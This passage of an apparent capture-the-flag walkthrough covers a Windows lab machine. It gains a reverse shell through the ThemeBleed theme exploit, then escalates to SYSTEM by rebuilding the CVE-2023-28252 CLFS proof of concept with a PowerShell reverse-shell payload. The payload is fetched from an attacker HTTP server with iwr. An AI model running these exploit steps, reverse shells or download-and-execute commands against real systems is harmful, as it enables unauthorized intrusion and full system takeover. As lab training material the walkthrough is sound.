After this step is completed we can create our initial payload and then launch the PoC:

```
cd c:\users\attacker\Desktop\ThemeBleed
.\ThemeBleed.exe make_theme 10.10.14.46 aero.theme
```

The `make_theme` command creates the malicious theme and points it to our attacking-machine's IP address, saving it as `aero.theme`.

```
PS C:\users\attacker\Desktop\ThemeBleed> ls

    Directory: C:\users\attacker\Desktop\ThemeBleed

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
<...snip...>
-a----         9/21/2023   7:35 AM            389 aero.theme
<...snip...>
```


We then start the server using the `server` command.

```
PS C:\users\attacker\Desktop\ThemeBleed> .\ThemeBleed.exe server
Server started
```

In a separate shell we start a `Netcat` listener, on the same port we specified in the DLL payload.

```
PS C:\Users\attacker\Downloads> .\nc64.exe -lvnp 10001
```

Now let's upload our malicious theme package to the target:



With our `ThemeBleed` server running in one `PowerShell` window and our `Netcat` listener in a separate `PowerShell` window, we get a callback, indicating that our reverse shell payload was successful:

```
Server started
Client requested stage 1 - Version check
<...snip...>
Client requested stage 2 - Verify signature
<...snip...>
Client requested stage 3 - LoadLibrary
```

```
PS C:\Users\attacker\Downloads> .\nc64.exe -lvnp 10001
listening on [any] 10001 ...
connect to [10.10.14.46] from (UNKNOWN) [10.129.230.13] 61200
Microsoft Windows [Version 10.0.22000.1761]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
aero\sam.emerson
```

The user flag can be found in `C:\users\sam.emerson\Desktop\user.txt`.

Privilege Escalation

Basic enumeration of this user's home directory reveals a PDF in the `Documents` folder, labelled `CVE-2023-28252_Summary.pdf`. Exfiltration of this file is not necessary as the hint we need for privilege escalation is in the filename, however, we can quickly exfil this file by encoding it as a base64 blob and then decoding it on our attacking machine.

```
[convert]::ToBase64String((Get-Content -path "CVE-2023-28252_Summary.pdf" -Encoding byte))
```

We can quickly decode it using CyberChef and then download the result:

```
CVE-2023-28252 Summary:
Vulnerability Type: Privilege Escalation
Target Component: Common Log File System (CLFS)
Risk Level: Critical
Exploitation Date: February 2022 onwards
Patch Released by Microsoft: April 2023

Background:
The Nokoyawa ransomware group has been actively exploiting this vulnerability since
February 2022, and it was only in April 2023 that Microsoft released a patch to
address this issue. This vulnerability has been used as a means for attackers to
gain unauthorized access to Windows systems, making it imperative for us to apply
the necessary patch to safeguard our infrastructure.

Actions Required:
Immediate Patching: We strongly recommend applying the security patch released by
Microsoft for CVE-2023-28252 as soon as possible to mitigate the risk associated
with this vulnerability. Failing to do so could leave our servers exposed to
potential exploitation.

Review and Monitoring: In addition to patching, we should conduct a thorough review
of our server logs to check for any signs of suspicious activity or unauthorized
access. Continuous monitoring of our server environment is crucial to ensure the
security of our systems.

Security Awareness: It is essential to remind all team members of the importance of
practicing good cybersecurity hygiene. Encourage the use of strong, unique
passwords and two-factor authentication wherever applicable.

Incident Response Plan: Ensure that our incident response plan is up-to-date and
ready for immediate activation in case of any security incidents. Timely detection
and response are critical in mitigating the impact of potential attacks.
```

Quick research of this CVE identifier leads us to a PoC by Fortra.

Let's load this project up in Visual Studio and inspect the code. The VS project has one main source file `clfs_eop.cpp` and at the end we can see its final payload execution, which executes `notepad.exe`:

```
    if (strcmp(username, "SYSTEM") == 0){
      printf("WE ARE SYSTEM\n");
      system("notepad.exe");

    }
    else {
      printf("NOT SYSTEM\n");
    }
    exit(1);
    return;
```

Let's modify this to get a reverse shell. A quick payload generation for a `PowerShell` reverse shell payload can be found at: https://www.revshells.com/ and for our purposes we'll use `PowerShell #3 (Base64)`.

After entering our IP address and desired listening port, we replace `notepad.exe` with the full payload, which should start with `powershell -e JABjAGwAaQB...` , and build the project with our changes just as we did before.

```
Rebuild started...
1>------ Rebuild All started: Project: clfs_eop, Configuration: Release x64 ------
1>clfs_eop.cpp
1>C:\Users\attacker\Desktop\CVE-2023-28252\clfs_eop\clfs_eop.cpp(617,9): warning C4477:
'printf' : format string '% p' requires an argument of type 'void *', but variadic
argument 1 has type 'UINT64'
1>C:\Users\attacker\Desktop\CVE-2023-28252\clfs_eop\clfs_eop.cpp(1449,11): warning
C4477: 'printf' : format string '%p' requires an argument of type 'void *', but
variadic argument 1 has type 'UINT64'
1>C:\Users\attacker\Desktop\CVE-2023-28252\clfs_eop\clfs_eop.cpp(1465,24): warning
C4312: 'type cast': conversion from 'unsigned int' to 'UINT64 *' of greater size
1>C:\Users\attacker\Desktop\CVE-2023-28252\clfs_eop\clfs_eop.cpp(1471,24): warning
C4312: 'type cast': conversion from 'unsigned int' to 'UINT64 *' of greater size
1>LINK : /LTCG specified but no code generation required; remove /LTCG from the link
command line to improve linker performance
1>clfs_eop.vcxproj -> C:\Users\attacker\Desktop\CVE-2023-28252\x64\Release\clfs_eop.exe
1>Done building project "clfs_eop.vcxproj".
========== Rebuild All: 1 succeeded, 0 failed, 0 skipped ==========
```

Next we'll upload it to the target and execute it. We navigate to the compiled executable's directory and start a `Python` server:

```
PS C:\Users\attacker> cd C:\Users\attacker\Desktop\CVE-2023-28252\x64\Release\
PS C:\Users\attacker\Desktop\CVE-2023-28252\x64\Release> dir


    Directory: C:\Users\attacker\Desktop\CVE-2023-28252\x64\Release
```

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/21/2023   8:09 AM         355328 clfs_eop.exe
-a----         9/21/2023   8:09 AM        5533696 clfs_eop.pdb

PS C:\Users\attacker\Desktop\CVE-2023-28252\x64\Release> python -m http.server
Serving HTTP on :: port 8000 (http://[::]:8000/) ...
::ffff:10.129.230.13 - - [21/Sep/2023 08:12:30] "GET /clfs_eop.exe HTTP/1.1" 200 -
```

We then use `iwr` on the reverse shell to download the file and save it on the target filesystem.

```
PS C:\Users\sam.emerson\Documents> iwr http://10.10.14.46:8000/clfs_eop.exe -outfile
clfs_eop.exe
```

Finally, we fire up another `Netcat` listener and then run the payload.

```
PS C:\Users\attacker\Downloads> .\nc64.exe -lvnp 10001
listening on [any] 10001 ...
```

```
PS C:\Users\sam.emerson\Documents> .\clfs_eop.exe
.\clfs_eop.exe
[+] Incorrect number of arguments ... using default value 1208 and flag 1 for w11 and
w10

ARGUMENTS
[+] TOKEN OFFSET 4b8
[+] FLAG 1


VIRTUAL ADDRESSES AND OFFSETS
[+] NtFsControlFile Address --> 00007FFF351A4240
[+] pool NpAt VirtualAddress -->FFFFBB8BA9F70000
[+] MY EPROCESSS FFFFE30863D16080
[+] SYSTEM EPROCESSS FFFFE3085DCC5040
[+] _ETHREAD ADDRESS FFFFE308615CB080
[+] PREVIOUS MODE ADDRESS FFFFE308615CB2B2
[+] Offset ClfsEarlierLsn ------------------------> 0000000000013220
[+] Offset ClfsMgmtDeregisterManagedClient ------------------------> 000000000002BFB0
[+] Kernel ClfsEarlierLsn ------------------------> FFFFF80249213220
[+] Kernel ClfsMgmtDeregisterManagedClient ------------------------> FFFFF8024922BFB0
[+] Offset RtlClearBit ------------------------> 0000000000343010
[+] Offset PoFxProcessorNotification ------------------------> 00000000003DBD00
[+] Offset SeSetAccessStateGenericMapping ------------------------> 00000000009C87B0
[+] Kernel RtlClearBit ------------------------> FFFFF80246B43010
[+] Kernel SeSetAccessStateGenericMapping ------------------------> FFFFF802471C87B0
```

```
[+] Kernel PoFxProcessorNotification --------------------------> FFFFF80246BDBD00

PATHS
[+] Folder Public Path = C:\Users\Public
[+] Base log file name path= LOG:C:\Users\Public\39
[+] Base file path = C:\Users\Public\39.blf
[+] Container file name path = C:\Users\Public\.p_39
Last kernel CLFS address = FFFFBB8BAA4DC000
numero de tags CLFS founded 10

Last kernel CLFS address = FFFFBB8BAFFBB000
numero de tags CLFS founded 1

[+] Log file handle: 00000000000000AC
[+] Pool CLFS kernel address: FFFFBB8BAFFBB000

number of pipes created =5000

number of pipes created =4000
TRIGGER START
System_token_value: FFFFBB8BA604159F
SYSTEM TOKEN CAPTURED
Closing Handle
ACTUAL USER=SYSTEM
#< CLIXML
```

The program runs successfully and we receive a callback on our listener:

```
PS C:\Users\attacker\Downloads> .\nc64.exe -lvnp 10001
listening on [any] 10001 ...
connect to [10.10.14.46] from (UNKNOWN) [10.129.230.13] 61211

PS C:\Users\sam.emerson\Documents> whoami
nt authority\system
```

We now have a shell as `NT AUTHORITY\SYSTEM`. The root flag can be found at `C:\Users\Administrator\Desktop\root.txt`.